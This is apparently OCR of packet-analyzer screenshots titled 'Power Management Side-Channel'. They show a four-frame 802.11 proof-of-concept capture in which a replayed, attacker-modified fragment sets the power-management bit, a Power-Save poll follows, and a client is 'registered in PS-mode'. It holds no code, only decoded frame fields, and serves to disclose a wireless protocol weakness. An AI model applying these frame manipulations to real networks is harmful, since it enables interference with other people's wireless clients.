



Power Management Side-Channel




poc.pcap
Apply a display filter ... <⌘/>
Expression...
No. | Time | Source | Destination | Protocol | Length | Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 116 QoS Data, SN=45, FN=0, Flags=.p.....T
2 0.010055 02:00:00:00:01:00 Broadcast 802.11 90 QoS Data, SN=45, FN=1, Flags=.p.P...T
3 0.010811 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
4 0.010821 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN=15, Flags=......F.
Frame 1: 116 bytes on wire (928 bits), 116 bytes captured (928 bits)
Radiotap Header v0, Length 34
802.11 radio information
IEEE 802.11 QoS Data, Flags: .p.....T
Type/Subtype: QoS Data (0x0028)
Frame Control Field: 0x8841
.... ..00 = Version: 0
.... 10.. = Type: Data frame (2)
1000 .... = Subtype: 8
Flags: 0x41
.... ..01 = DS status: Frame from STA to DS via an AP (To DS: 1 From DS: 0) (0x1)
.... .0.. = More Fragments: This is the last fragment
.... 0... = Retry: Frame is not being retransmitted
...0 .... = PWR MGT: STA will stay up
..0. .... = More Data: No data buffered
.1.. .... = Protected flag: Data is protected
0... .... = Order flag: Not strictly ordered
.000 0000 0011 0100 = Duration: 52 microseconds
Receiver address: 02:00:00:00:00:00 (02:00:00:00:00:00)
Transmitter address: 02:00:00:00:01:00 (02:00:00:00:01:00)
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
Source address: 02:00:00:00:01:00 (02:00:00:00:01:00)
BSS Id: 02:00:00:00:00:00 (02:00:00:00:00:00)
STA address: 02:00:00:00:01:00 (02:00:00:00:01:00)
.... 0000 = Fragment number: 0
0000 0010 1101 .... = Sequence number: 45
Qos Control: 0x0000
TKIP parameters
Data (48 bytes)
Power management status (wlan.fc.pwrmgt), 1 byte
Packets: 4 · Displayed: 4 (100.0%)
Profile: Default


poc.pcap
Apply a display filter ... <⌘/>
Expression...
No. | Time | Source | Destination | Protocol | Length | Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 116 QoS Data, SN=45, FN=0, Flags=.p.....T
2 0.010055 02:00:00:00:01:00 Broadcast 802.11 90 QoS Data, SN=45, FN=1, Flags=.p.P...T
3 0.010811 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
4 0.010821 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN=15, Flags=......F.
Frame 2: 90 bytes on wire (720 bits), 90 bytes captured (720 bits)
Radiotap Header v0, Length 8
802.11 radio information
IEEE 802.11 QoS Data, Flags: .p.P...T
Type/Subtype: QoS Data (0x0028)
Frame Control Field: 0x8851
.... ..00 = Version: 0
.... 10.. = Type: Data frame (2)
1000 .... = Subtype: 8
Flags: 0x51
.... ..01 = DS status: Frame from STA to DS via an AP (To DS: 1 From DS: 0) (0x1)
.... .0.. = More Fragments: This is the last fragment
.... 0... = Retry: Frame is not being retransmitted
...1 .... = PWR MGT: STA will go to sleep
..0. .... = More Data: No data buffered
.1.. .... = Protected flag: Data is protected
0... .... = Order flag: Not strictly ordered
.000 0000 0011 0100 = Duration: 52 microseconds
Receiver address: 02:00:00:00:00:00 (02:00:00:00:00:00)
Transmitter address: 02:00:00:00:01:00 (02:00:00:00:01:00)
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
Source address: 02:00:00:00:01:00 (02:00:00:00:01:00)
BSS Id: 02:00:00:00:00:00 (02:00:00:00:00:00)
STA address: 02:00:00:00:01:00 (02:00:00:00:01:00)
.... 0001 = Fragment number: 1
0000 0010 1101 .... = Sequence number: 45
Qos Control: 0x0001
TKIP parameters
Data (48 bytes)
Power management status (wlan.fc.pwrmgt), 1 byte
Packets: 4 · Displayed: 4 (100.0%)
Profile: Default
Attacker modifications to replayed frame.


poc.pcap
Apply a display filter ... <⌘/>
Expression...
No. | Time | Source | Destination | Protocol | Length | Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 116 QoS Data, SN=45, FN=0, Flags=.p.....T
2 0.010055 02:00:00:00:01:00 Broadcast 802.11 90 QoS Data, SN=45, FN=1, Flags=.p.P...T
3 0.010811 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
4 0.010821 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN=15, Flags=......F.
Frame 3: 24 bytes on wire (192 bits), 24 bytes captured (192 bits)
Radiotap Header v0, Length 8
802.11 radio information
IEEE 802.11 Power-Save poll, Flags: ....
Type/Subtype: Power-Save poll (0x001a)
Frame Control Field: 0xa400
.... ..00 = Version: 0
.... 01.. = Type: Control frame (1)
1010 .... = Subtype: 10
Flags: 0x00
.... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To DS: 0 From DS: 0) (0x0)
.... .0.. = More Fragments: This is the last fragment
.... 0... = Retry: Frame is not being retransmitted
...0 .... = PWR MGT: STA will stay up
..0. .... = More Data: No data buffered
.0.. .... = Protected flag: Data is not protected
0... .... = Order flag: Not strictly ordered
.000 0000 0000 0000 = Duration: 0 microseconds
Receiver address: 02:00:00:00:00:00 (02:00:00:00:00:00)
BSS Id: 02:00:00:00:00:00 (02:00:00:00:00:00)
Transmitter address: 02:00:00:00:01:00 (02:00:00:00:01:00)
IEEE 802.11 wireless LAN (wlan), 16 bytes
Packets: 4 · Displayed: 4 (100.0%)
Profile: Default


poc.pcap
Apply a display filter ... <⌘/>
Expression...
No. | Time | Source | Destination | Protocol | Length | Info
1 0.000000 02:00:00:00:01:00 Broadcast 802.11 116 QoS Data, SN=45, FN=0, Flags=.p.....T
2 0.010055 02:00:00:00:01:00 Broadcast 802.11 90 QoS Data, SN=45, FN=1, Flags=.p.P...T
3 0.010811 02:00:00:00:01:00 … 02:00:00:00:00:00 (02:00:00:00:00:00)… 802.11 24 Power-Save poll, Flags=........
4 0.010821 02:00:00:00:00:00 02:00:00:00:01:00 802.11 60 QoS Null function (No data), SN=4095, FN=15, Flags=......F.
Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
Radiotap Header v0, Length 34
802.11 radio information
IEEE 802.11 QoS Null function (No data), Flags: ......F.
Type/Subtype: QoS Null function (No data) (0x002c)
Frame Control Field: 0xc802
.... ..00 = Version: 0
.... 10.. = Type: Data frame (2)
1100 .... = Subtype: 12
Flags: 0x02
.... ..10 = DS status: Frame from DS to a STA via AP(To DS: 0 From DS: 1) (0x2)
.... .0.. = More Fragments: This is the last fragment
.... 0... = Retry: Frame is not being retransmitted
...0 .... = PWR MGT: STA will stay up
..0. .... = More Data: No data buffered
.0.. .... = Protected flag: Data is not protected
0... .... = Order flag: Not strictly ordered
.000 0000 0011 0100 = Duration: 52 microseconds
Receiver address: 02:00:00:00:01:00 (02:00:00:00:01:00)
Transmitter address: 02:00:00:00:00:00 (02:00:00:00:00:00)
Destination address: 02:00:00:00:01:00 (02:00:00:00:01:00)
Source address: 02:00:00:00:00:00 (02:00:00:00:00:00)
BSS Id: 02:00:00:00:00:00 (02:00:00:00:00:00)
STA address: 02:00:00:00:01:00 (02:00:00:00:01:00)
.... 1111 = Fragment number: 15
1111 1111 1111 .... = Sequence number: 4095
Qos Control: 0x0007
Success: client registered in PS-mode.
IEEE 802.11 wireless LAN (wlan), 26 bytes
Packets: 4 · Displayed: 4 (100.0%)
Profile: Default

